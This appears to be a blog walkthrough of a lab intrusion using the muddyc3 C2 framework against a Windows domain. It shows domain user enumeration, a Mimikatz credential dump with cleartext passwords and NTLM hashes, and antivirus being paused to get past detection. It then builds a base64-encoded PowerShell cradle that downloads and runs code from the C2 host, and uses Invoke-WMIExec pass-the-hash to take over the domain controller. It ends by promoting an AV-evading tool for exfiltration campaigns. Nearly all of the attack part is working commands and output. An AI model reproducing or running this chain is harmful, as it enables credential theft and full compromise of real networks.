(muddyc3 : Agent(2)-209.165.200.1) net user /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.


User accounts for \\DC.deadsec.com

-------------------------------------------------------------------------------
$731000-GVCAORTF2CJ5     Administrator            ahmedkl
Guest                    hamzag                   [redacted]resham
krbtgt                   palestine lover          SM_0f7fc25ffad647b69
SM_4896cfb3e08f40f19     SM_6f8e46fca00b4a5da     SM_8f6b608ff39f47c28
SM_93b70d3dbea543298     SM_c9fee4e9289549d9a     SM_efdba70ccc214c6da
SM_f00b6e407c4542fab     SM_ffe77c64b2404bc68     svcSQLServ
test
The command completed successfully.
```

lets see the the users in this domain to find the domain admin by using : **net user /DOMAIN** command




```
(muddyc3 : Agent(2)-209.165.200.1) net user ahmedkl /DOMAIN
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:net user ahmedkl /DOMAIN
[+] Agent (2) - hamzag send Result
The request will be processed at a domain controller for domain deadsec.com.

User name                    ahmedkl
Full Name                    ahmed khlief
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/2/2019 1:08:36 PM
Password expires             Never
Password changeable          5/3/2019 1:08:36 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/13/2020 7:39:22 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Exchange Admins      *Domain Admins
                             *Enterprise Admins    *Domain Users
The command completed successfully.
```

Ok so we checked the user ahmedkl and he is domain admin , now we will check if he had logged in to this machine



```
(muddyc3 : Agent(0)-209.165.200.1) load Invoke-Mimikatz.ps1
(muddyc3 : Agent(0)-209.165.200.1) [~] ESOWM-img.jpeg:load Invoke-Mimikatz.ps1
[+] New Agent Request Module Invoke-Mimikatz.ps1 (0 - hamzag)
[+] Agent (0) - hamzag send Result
Invoke-Expression : Cannot bind argument to parameter 'Command' because it is n
ull.
At line:53 char:26
+ $output=Invoke-Expression <<<<  ($module)  | Out-String
    + CategoryInfo          : InvalidData: (:) [Invoke-Expression], ParameterB
   indingValidationException
    + FullyQualifiedErrorId : ParameterArgumentValidationErrorNullNotAllowed,M
   icrosoft.PowerShell.Commands.InvokeExpressionCommand
```

you can load powershell modules by copying the modules to Modules/ folder in C2 directory then use " load <module name.ps1> " command to load it directly into the agent session. but you can see it didn't work here because kaspersky intercepted the data as its clear text (this solved by encrypting the data in my upcoming tool)




Download blocked
http://192.168.1.8:8080/md/ESOWM-img.jpeg 12:25 PM
12:25 PM
12:08 PM
12:02 PM

Download blocked
Object name
Trojan-PSW.PowerShell.Mimikatz.c
Object
http://192.168.1.8:8080/md/ESOWM-img.jpeg
Application
Windows PowerShell
Object type
Trojan program
Time
Today, 1/13/2020 12:25 PM


Pause protection
● Pause for 30 minutes
○ Pause until application restart
○ Pause

this picture shows kaspersky blocking /md/ url because mimikatz detected by AV so we will pause to complete the demo




```
(muddyc3 : Agent(2)-209.165.200.1) load Invoke-Mimikatz.ps1
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:load Invoke-Mimikatz.ps1
[+] New Agent Request Module Invoke-Mimikatz.ps1 (2 - hamzag)
[+] Agent (2) - hamzag send Result


(muddyc3 : Agent(2)-209.165.200.1) 
```

now that mimikatz loaded




```
Authentication Id : 0 ; 1273870 (00000000:0013700e)
Session           : Interactive from 1
User Name         : hamzag
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
         * Username : hamzag
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        kerberos :
         * Username : hamzag
         * Domain   : DEADSEC.COM
         * Password : Admin09-
        ssp :
        credman :

Authentication Id : 0 ; 1273797 (00000000:00136fc5)
Session           : Interactive from 1
User Name         : hamzag
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1108
        msv :
         [00000003] Primary
         * Username : hamzag
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : hamzag
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : hamzag
         * Domain   : DEADSEC
```

also we got user hamzag credentials




```
(muddyc3 : Agent(2)-209.165.200.1) Invoke-Mimikatz -DumpCreds
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:Invoke-Mimikatz -DumpCreds
[+] Agent (2) - hamzag send Result

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 15 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 24886079 (00000000:017bbb3f)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105
        msv :
         [00000003] Primary
         * Username : ahmedkl
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
         * Username : ahmedkl
         * Domain   : DEADSEC
         * Password : Admin09-
        wdigest :
         * Username : ahmedkl
         * Domain   : DEADSEC
         * Password : Admin09-
        kerberos :
         * Username : ahmedkl
         * Domain   : DEADSEC.COM
         * Password : Admin09-
        ssp :
        credman :

Authentication Id : 0 ; 24886037 (00000000:017bbb15)
Session           : Interactive from 2
User Name         : ahmedkl
Domain            : DEADSEC
SID               : S-1-5-21-3261553279-3475645768-2539779945-1105
        msv :
         [00000003] Primary
         * Username : ahmedkl
         * Domain   : DEADSEC
         * LM       : a472b3f974aca813ef37e41421db1c08
         * NTLM     : d86af1e8d4613a4bb4fb0e43c405fcb9
         * SHA1     : 0f8416a34dd8eee6ccc1871d3ca82e8f3246e7b8
        tspkg :
```

now we have domain admin credentials




```
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:load Invoke-WMIExec.ps1
[+] New Agent Request Module Invoke-WMIExec.ps1 (2 - hamzag)
[+] Agent (2) - hamzag send Result


(muddyc3 : Agent(2)-209.165.200.1) 
```

Now we load Invoke-WMIExec.ps1 to do pass the hash attack using wmi




```
root@BEAST:/home/darkz3ro/scripts# python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import base64
>>> b64="""Invoke-Expression(New-Object Net.WebClient).DownloadString('http://192.168.1.8:8080/get');"""
>>> base64.b64encode(b64.encode('UTF-16LE')).decode("utf-8")
u'SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC4AMQAuADgAO
gA4ADAAOAAwAC8AZwBlAHQAJwApADsA'
>>> 
```

Now in order to use Invoke-WMIExec we need to encode our payload so we don't have issue with characters escaping so we use python (make user to utf-8 encode)




```
(muddyc3 : Agent(2)-209.165.200.1) Invoke-WMIExec -Target DC -Domain DEADSEC  -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c08:d86af1e8d4613a4bb4fb0e43c405fcb9 -verbose -Command 'powershell -w hidden -En
codedCommand SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwAxADkAMgAuADEANgA4AC
4AMQAuADgAOgA4ADAAOAAwAC8AZwBlAHQAJwApADsA'
(muddyc3 : Agent(2)-209.165.200.1) [~] YTVIL-img.jpeg:Invoke-WMIExec -Target DC -Domain DEADSEC  -Username ahmedkl -Hash a472b3f974aca813ef37e41421db1c08:d86af1e8d4613a4bb4fb0e43c405fcb9 -verbose -Command 'power
shell -w hidden -EncodedCommand SQBuAHYAbwBrAGUALQBFAHgAcAByAGUAcwBzAGkAbwBuACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0AHQAcAA6AC8ALwA
xADkAMgAuADEANgA4AC4AMQAuADgAOgA4ADAAOAAwAC8AZwBlAHQAJwApADsA'
[+] Agent (2) - hamzag send Result
[+] Command executed with process ID 1628 on DC

[+] Powershell PAYLOAD Send (209.165.200.1)
[+] New Agent Connected(10): 209.165.200.1 - deadsec.com\ahmedkl

(muddyc3 : Agent(2)-209.165.200.1) █
```

as you can see the payload executed and the agent connected

-
- 

```
(muddyc3 : Agent(10)-209.165.200.1) whoami /all
(muddyc3 : Agent(10)-209.165.200.1) [~] EYWUA-img.jpeg:whoami /all
[+] Agent (10) - ahmedkl send Result

USER INFORMATION
----------------

User Name       SID
=============== ==============================================
deadsec\ahmedkl S-1-5-21-3261553279-3475645768-2539779945-1105


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ===============================================================
DEADSEC\Domain Admins                      Group            S-1-5-21-3261553279-3475645768-2539779945-512 Mandatory group, Enabled by default, Enabled group
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                  Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                      Mandatory group, Enabled by default, Enabled group
DEADSEC\Denied RODC Password Replication Group Alias        S-1-5-21-3261553279-3475645768-2539779945-572 Mandatory group, Enabled by default, Enabled group, Local Group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                   Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                                                        State
============================= ================================================================== =======
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege     Add workstations to domain                                         Enabled
SeSecurityPrivilege           Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege      Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege         Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege      Profile system performance                                         Enabled
SeSystemtimePrivilege         Change the system time                                             Enabled
```



```
(muddyc3 : Agent(2)-209.165.200.1) use 10
(muddyc3 : Agent(10)-209.165.200.1) hostname
(muddyc3 : Agent(10)-209.165.200.1) [~] EYWUA-img.jpeg:hostname
[+] Agent (10) - ahmedkl send Result
DC
```

now we are in the DC

Thank you for reading my article . you can find the muddyc3 with payload.ps1 (powershell agent POC) here : Muddyc3-Revived

i will release my tool which built on top of muddyc3 soon. right now it include below features and there is more am working on :

- full encryption of modules and command channel
- get encryption key on the fly (not hard coded)
- take screenshots and send it encrypted to C2
- upload files from C2
- download files from the victim
- staged payloads to bypass detection
- bypasses AVs (tested on kaspersky and trendmicro)
- set the beacon interval dynamically even after the agent connected
- dynamic URLs
- set the configuration one time (will not ask for IP:port each time)
- bug fixes and stable version

- global kill switch to end campaigns